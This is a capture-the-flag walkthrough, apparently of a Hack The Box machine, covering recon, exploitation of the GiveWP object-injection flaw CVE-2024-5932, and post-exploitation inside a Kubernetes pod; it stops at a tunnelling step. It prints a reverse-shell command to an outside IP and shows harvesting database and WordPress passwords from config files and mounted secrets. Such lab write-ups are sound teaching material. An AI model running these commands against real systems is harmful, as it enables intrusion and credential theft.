This is giveback writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCNmct03SP9FFs6NQ+Pih2m65SYS/Kte9aGv3C8l43TJGj2UcSrcheEX2jBL/jbje/HRafbJcGqz1bKeQo1cbAc=
|   256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICjor5/gXrTqGEWiETEzhgoni1P2kXV3B4O2/v2SGnH0
80/tcp open  http    syn-ack ttl 62 nginx 1.28.0
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
|_http-server-header: nginx/1.28.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: GIVING BACK IS WHAT MATTERS MOST &#8211; OBVI
|_http-generator: WordPress 6.8.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

http ttl is one less than ssh, which means the machine running http will be a container inside ubuntu(ssh server)

Web Enumeration


Visiting the ip



Looking for the code with ctrl+U, I can see the version

```
111 <meta name="generator" content="WordPress 6.8.1" />
112 <meta name="generator" content="Give v3.14.0" />
```

Wappalyzer also shows what's been used for this website



Let's use wpscan to check vulnerability. To see the vulnerability result, I need to set api token in ~/.wpscan/scan.yml

```
cli_options:
  api_token: '<token from wpscan>'
```

Let's run wpscan

```
wpscan --url http://10.129.242.171
```

There are many vulnerabilities showing up, but let's use cve-2024-5932

```
[!] 22 vulnerabilities identified:

[!] Title: GiveWP - Donation Plugin and Fundraising Platform < 3.14.2 - Missing Authorization to Authenticated (Subscriber+) Limited File Deletion
    Fixed in: 3.14.2
    References:
     - https://wpscan.com/vulnerability/528b861e-64bf-4c59-ac58-9240db99ef96
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5941
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/824ec2ba-b701-46e9-b237-53cd7d0e46da

[!] Title: GiveWP < 3.14.2 - Unauthenticated PHP Object Injection to RCE
    Fixed in: 3.14.2
    References:
     - https://wpscan.com/vulnerability/fdf7a98b-8205-4a29-b830-c36e1e46d990
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5932
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/93e2d007-8157-42c5-92ad-704dc80749a3

[!] Title: GiveWP < 3.16.0 - Unauthenticated Full Path Disclosure
    Fixed in: 3.16.0
    References:
     - https://wpscan.com/vulnerability/6ff11e50-188e-4191-be12-ab4bde9b6d27
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-6551
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/2a13ce09-b312-4186-b0e2-63065c47f15d


[!] Title: GiveWP - Donation Plugin and Fundraising Platform < 3.16.2 - Authenticated (GiveWP Manager+) SQL Injection via order Parameter
    Fixed in: 3.16.2
    References:
     - https://wpscan.com/vulnerability/aed98bed-b6ed-4282-a20e-995515fd43a1
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9130
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/4a3cae01-620d-405e-baf6-2d66a5b429b3


[!] Title: GiveWP - Donation Plugin and Fundraising Platform < 3.16.2 - Unauthenticated PHP Object Injection
    Fixed in: 3.16.2
    References:
     - https://wpscan.com/vulnerability/c1807282-5f15-4b21-81b6-dcb8b03618bd
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-8353
     - https://www.wordfence.com/threat-intel/vulnerabilities/id/c4c530fa-eaf4-4721-bfb6-9fc06d7f343c
```

https://github.com/EQSTLab/CVE-2024-5932 shows how to exploit it. To use this exploit, I need to find donation page.

Description

CVE-2024-5932 : GiveWP PHP Object Injection vulnerability description: The GiveWP Donation Plugin and Fundraising Platform plugin for WordPress is vulnerable to PHP Object Injection in all versions up to, and including, 3.14.1 via deserialization of untrusted input from the 'give_title' parameter. This makes it possible for unauthenticated attackers to inject a PHP Object. The additional presence of a POP chain allows attackers to execute code remotely, and to delete arbitrary files.






The link contains giveback.htb, so let's add it to /etc/hosts

```
9 10.129.242.171 giveback.htb$
```

Visit the link and I can see the donation page



Let's start listener and run poc

```
python3 CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-need/ -c 'bash -c "bash -i >& /dev/tcp/10.10.16.19/9001 0>&1"'
```



I got a shell!

Get

To stabilize the shell, I will run

```
script /dev/null -c bash # Since there's no python
ctrl+z
stty raw -echo; fg
export TERM = xterm
```

Then, the shell shows a strange username

```
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/opt/bitnami/wordpress/wp-admin$
```

This is because there's no user matched to the id

```
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/opt/bitnami/wordpress/wp-admin$ id
uid=1001 gid=0(root) groups=0(root),1001
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/opt/bitnami/wordpress/wp-admin$ cat /etc/passwd | grep 1001
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/opt/bitnami/wordpress/wp-admin$
```

And the string after @ means it's kubernetes. Here, I can check /opt/bitnami/wordpress/wp-config.php

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'bitnami_wordpress' );

/** Database username */
define( 'DB_USER', 'bn_wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4oS' );

/** Database hostname */
define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

It leaks the creds for db. Let's access db.

```
mysql -u bn_wordpress -h beta-vino-wp-mariadb -p
```

```
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/opt/bitnami/wordpress$ mysql -u bn_wordpress -h beta-vino-wp-mariadb -p
mysql: Deprecated program name. It will be removed in a future release, use '/opt/bitnami/mysql/bin/mariadb' instead
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 898
Server version: 11.4.3-MariaDB Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
select * from wp_users\G
```

```
MariaDB [bitnami_wordpress]> select * from wp_users\G
*************************** 1. row ***************************
          ID: 1
  user_login: user
  user_pass: $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.
user_nicename: user
  user_email: user@example.com
   user_url: http://127.0.0.1
user_registered: 2024-09-21 22:18:28
user_activation_key:
 user_status: 0
display_name: babywyrm
1 row in set (0.000 sec)
```

It doesn't leak more info. Let's look at /secrets

```
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/secrets$ ls -al
total 4
drwxrwsrwt 3 root 1001  140 Feb 25 23:00 .
drwxr-xr-x 1 root root 4096 Feb 25 23:00 ..
drwxr-sr-x 2 root 1001  100 Feb 25 23:00 ..2026_02_25_23_00_11.3523574887
lrwxrwxrwx 1 root 1001   32 Feb 25 23:00 ..data -> ..2026_02_25_23_00_11.3523574887
lrwxrwxrwx 1 root 1001   23 Feb 25 23:00 mariadb-password -> ..data/mariadb-password
lrwxrwxrwx 1 root 1001   28 Feb 25 23:00 mariadb-root-password -> ..data/mariadb-root-password
lrwxrwxrwx 1 root 1001   25 Feb 25 23:00 wordpress-password -> ..data/wordpress-password
```

It's leaking 3 passwords


```
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/secrets$ cat mariadb-password; echo
sW5sp4spa3u7RLyetrekE4oS
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/secrets$ cat mariadb-root-password; echo
sW5sp4syetre32828383kE4oS
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/secrets$ cat wordpress-password; echo
O8F7KR5zGi
```

Also, /etc/hosts a new ip

```
I have no name!@beta-vino-wp-wordpress-77ddc8d6b8-gm8z2:/secrets$ cat /etc/hosts
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.42.1.249     beta-vino-wp-wordpress-77ddc8d6b8-gm8z2

# Entries added by HostAliases.
127.0.0.1       status.localhost
```

env command shows lots of information




It shows there's legacy intranet running. Let's visit it.

Upload chisel to the target

